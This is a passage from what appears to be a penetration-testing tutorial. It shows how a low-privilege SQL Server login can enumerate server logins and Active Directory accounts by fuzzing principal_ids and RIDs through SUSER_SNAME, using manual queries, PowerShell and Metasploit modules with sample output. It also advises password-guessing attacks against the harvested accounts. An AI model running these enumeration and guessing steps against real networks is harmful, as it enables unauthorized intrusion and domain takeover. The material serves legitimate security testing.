
The module can be imported with the PowerShell command below.

```
PS C:\temp>Import-Module .\Get-SqlServer-Enum-SqlLogins.psm1
```

After importing the module, the function can be run as the current Windows account or a SQL login can be supplied as shown below. My example returns many logins because my tests lab is messy, but at a minimum you should see the "MyHiddenUser" login that was created at the beginning of the lab guide.

**Note:** By default it fuzzes 300 principal\_ids, but you can increase that with the "FuzzNum" parameter.

```
PS C:\temp>Get-SqlServer-Enum-SqlLogins -  
SqlServerInstance "10.2.9.101" -SqlUser MyPublicUser  
-SqlPass MyPassword! -FuzzNum 1000
```



```
PS C:\> Get-SqlServer-Enum-SqlLogins -SqlServerInstance "10.2.9.101" -SqlUse
[*] Attempting to authenticate to 10.2.9.101 with the Login MyPublicUser...
[*] Connected.
[*] Fuzzing 1000 SQL Server principal_ids...
[*] 52 SQL Server logins and roles were found.
[*] Identifying the logins...
[*] 33 logins verified:

name
----
##MS_AgentSigningCertificate##
##MS_SQLAuthenticatorCertificate##
##MS_SQLReplicationSigningCertificate##
##MS_SQLResourceSigningCertificate##
admin
BUILTIN\administrators
BUILTIN\Users
lowappadmin
lowappuser
LOWAPPUSER2
LVA\SQLServer2005MSSQLUser$LVA$MSSQLSERVER
MyAdmin
MyAppUser
MyAppUser1
MyAppUser2
MyAppUser3
MyAppUser4
MyAppUser5
MyHiddenUser
MyPublicUser
MyUser
MyUser1
MyUser2
MyUser3
MyUser4
netspi
netspi2
```


## *Enumerating SQL Server Logins with Metasploit*

This module (mssql\_enum\_sql\_logins) does the same thing as the PowerShell module, but is written for the Metasploit Framework. If you've updated Metasploit lately then you already have it. Below is a basic usage example.

**Note:** By default it fuzzes 300 principal\_ids, but you can increase that with the "FuzzNum" parameter.

```
use auxiliary/admin/mssql/mssql_enum_sql_logins
```

```
set rhost 10.2.9.101
set rport 1433
set fuzznumb 1000
set username MyPublicUser
set password MyPassword!
run
```



```
Terminal - root@laptop: /home/assess
File Edit View Terminal Tabs Help
msf auxiliary(mssql_enum_sql_logins) > run

[*] Attempting to connect to the database server at 10.2.9.10
[+] Connected.
[*] Checking if MyPublicUser has the sysadmin role...
[*] MyPublicUser is NOT a sysadmin.
[*] Setup to fuzz 1000 SQL Server logins.
[*] Enumerating logins...
[+] 52 initial SQL Server logins were found.
[*] Verifying the SQL Server logins...
[+] 33 SQL Server logins were verified:
[*] - ##MS_AgentSigningCertificate##
[*] - ##MS_SQLAuthenticatorCertificate##
[*] - ##MS_SQLReplicationSigningCertificate##
[*] - ##MS_SQLResourceSigningCertificate##
[*] - BUILTIN\Users
[*] - BUILTIN\administrators
[*] - LOWAPPUSER2
[*] - LVA\SQLServer2005MSSQLUser$LVA$MSSQLSERVER
[*] - MyAdmin
[*] - MyAppUser
[*] - MyAppUser1
[*] - MyAppUser2
[*] - MyAppUser3
[*] - MyAppUser4
[*] - MyAppUser5
[*] - MyHiddenUser
[*] - MyPublicUser
```

MyHiddenUser found

Now on to the good stuff...

# Enumerating Domain Accounts


In Active Directory every user, group, and computer in Active Directory has a unique identifier called an RID. Similar to the `principal_id`, the RID is another number that is incrementally assigned to domain objects. For a long time it's been possible to enumerate domain users, groups, and computers by fuzzing the RIDs via RPC calls using the "smb\_lookupsid" module in Metasploit written by H.D. Moore. The technique I've put together here is almost exactly the same, but executed through the SQL Server function "SUSER\_SNAME". As it turns out, when a full RID is supplied to the "SUSER\_SNAME" function it returns the associated domain account, group, or computer name. Below I'll walk through the manual process.

**Note:** As a side note "SUSER\_SNAME" function can also be used to resolve SQL Login using their SID.

## *Manual Process for Enumerating Domain Accounts*


1. Once again, log into SQL Server using the "MyPublicUser" login with SQL Server Management Studio.
2. To start things off verify that it's not possible to execute stored procedures that provide information about domain groups or accounts. The queries below attempts to use the "xp\_enumgroups" and "xp\_logininfo" stored procedures to get domain group information from the domain associated with the SQL Server. They should fail, because they're normally only accessible to member of the sysadmin server role.

```
EXEC xp_enumgroups 'DEMO';  
EXEC xp_logininfo 'DEMODomain Admins', 'members';
```



3. Ok, on with the show. As an attacker that knows nothing about the environment we'll need to start by getting the domain name of the SQL Server using the query below.


```
SELECT DEFAULT_DOMAIN() as mydomain;
```



4. Next we need to use the "SUSER\_SID" function to get a sample RID from the domain of the SQL Server. You can use any default

domain users or group. In the example below I've used "Domain Admins".

```
SELECT SUSER_SID('DEMODomain Admins')
```



5. Once a full RID has been obtained we can to extract the domain SID by grabbing the first 48 bytes. The domain SID is the unique identifier for the domain and the base of every full RID. After we have the SID we can start building our own RIDs and get fuzzing.

**RID =**

**0x010500000000000005150000009CC30DD479441EDEB31027D000020000**


**SID =**

**0x010500000000000005150000009CC30DD479441EDEB31027D0**


6. To my knowledge domain users start with the RID 500. So we'll have to increment from there. However, you may have noticed that the SID is hex encoded. So we'll have to convert the RID to hex



and add the proper padding. Just for fun I'll use calc.exe for the example. Start Windows calc.exe, click view, and then click programmer mode. Enter 500.



7. Convert the number to hex by clicking in the hex radio button.



8. Make sure the hex is properly formatted. In this case we need to add a 0 to the front.

**01F4**

9. Reverse the order of the hex values to ensure they are interpreted correctly by SQL Server. Big thanks to Antti Rantasaari and Eric Gruber for helping me figure out they needed to be flipped.

**F401**

10. Pad the number out to 8 bytes using 0s.

**F4010000**

11. Concatenate the domain SID and RID.


**0x0105000000000005150000009CC30DD479441EDEB31027D0**

**F4010000**

12. Now we have a new RID that can be fed into the "SUSER\_NAME" function to get the associated domain account, group, or computer as shown below.

SELECT

```
SUSER_SNAME(0x0105000000000005150000009CC30DD479441E  
DEB31027D0F4010000)
```



Tada! Now just repeat that 10,000 or more times and you should be on your way to a full list of domain accounts.

13. Once you have the domain account list, you can conduct online dictionary attacks and attempt to guess the passwords for every account in the domain. During most penetration tests we only have to use a handful of passwords to gain initial access. Those passwords usually include some variation of the following:

- SeasonYear
- CompanyNumber
- PasswordNumber

Once we've guessed some passwords correctly, they can be used to login through administrator interfaces and applications.

If you're not a pentesters it may seem crazy, but once you have a full list of domain accounts a full domain takeover is pretty likely.

For those of you who are less familiar with domain escalation techniques checkout Google, the NetSPI blog, or [www.harmj0y.net](http://www.harmj0y.net) (lots of fun projects).

Alright, on to the automation...

## *Enumerating the Domain Accounts with PowerShell*

This PowerShell module can be used to enumerate Windows domain accounts, groups, and computers via direct database connections. It can be downloaded from <https://raw.githubusercontent.com/nullbind/PowerShellery/master/Stable-ish/MSSQL/Get-SqlServer-Enum-WinAccounts.psm1>


The module can be imported with the PowerShell command below.

```
PS C:temp> Import-Module .Get-SqlServer-Enum-  
WinAccounts.psm1
```

After importing the module, the function can be run as the current Windows account or a SQL login can be supplied as shown below.

**Note:** By default it fuzzes 1000 principal\_ids, but you can increase that with the “FuzzNum” parameter. I suggest 10000 or above for any company that not a “mom and pop” shop.

```
PS C:temp> Get-SqlServer-Enum-WinAccounts -  
SQLServerInstance "10.2.9.101" -SqlUser MyPublicUser  
-SqlPass MyPassword! -FuzzNum 10000
```



```
PS C:\> Get-SqlServer-Enum-WinAccounts -SqlServerInstance 10.2.9.101 -SqlUser mypublicuser -SqlPass MyPassword!  
[*] Attempting to authenticate to 10.2.9.101 as the login mypublicuser...  
[*] Connected.  
[*] Enumerating domain...  
[*] Domain found: DEMO  
[*] Enumerating domain SID...  
[*] Domain SID found: 0105000000000005150000009cc30bd479441eDEB31027D0  
[*] Brute forcing 10000 RIDs...  
[*] - DEMO\Administrator  
[*] - DEMO\guest  
[*] - DEMO\krbtgt  
[*] - DEMO\Domain Guests  
[*] - DEMO\Domain Computers  
[*] - DEMO\Domain Controllers  
[*] - DEMO\Cert Publishers  
[*] - DEMO\Schema Admins  
[*] - DEMO\Enterprise Admins  
[*] - DEMO\Group Policy Creator Owners  
[*] - DEMO\RAS and IAS Servers  
[*] - DEMO\Domain Computers  
[*] - DEMO\HelpServicesGroup  
[*] - DEMO\SUPPORT_388945a0  
[*] - DEMO\TelnetClients  
[*] - DEMO\ASPNET  
[*] - DEMO\ADS$  
[*] - DEMO\Domain Controllers  
[*] - DEMO\DnsAdmins  
[*] - DEMO\DnsUpdateProxy  
[*] - DEMO\LVA$  
[*] - DEMO\HVA$
```

## *Enumerating the Domain Admins with Metasploit*

This module (`mssql_enum_domain_accounts`) does the same thing as the PowerShell module, but it's written for the Metasploit Framework. If you've updated Metasploit lately then you already have it. Big thanks go out to Juan Vazquez, Tod Beardsley, and the rest of the Metasploit team for helping me get the two modules into the framework!

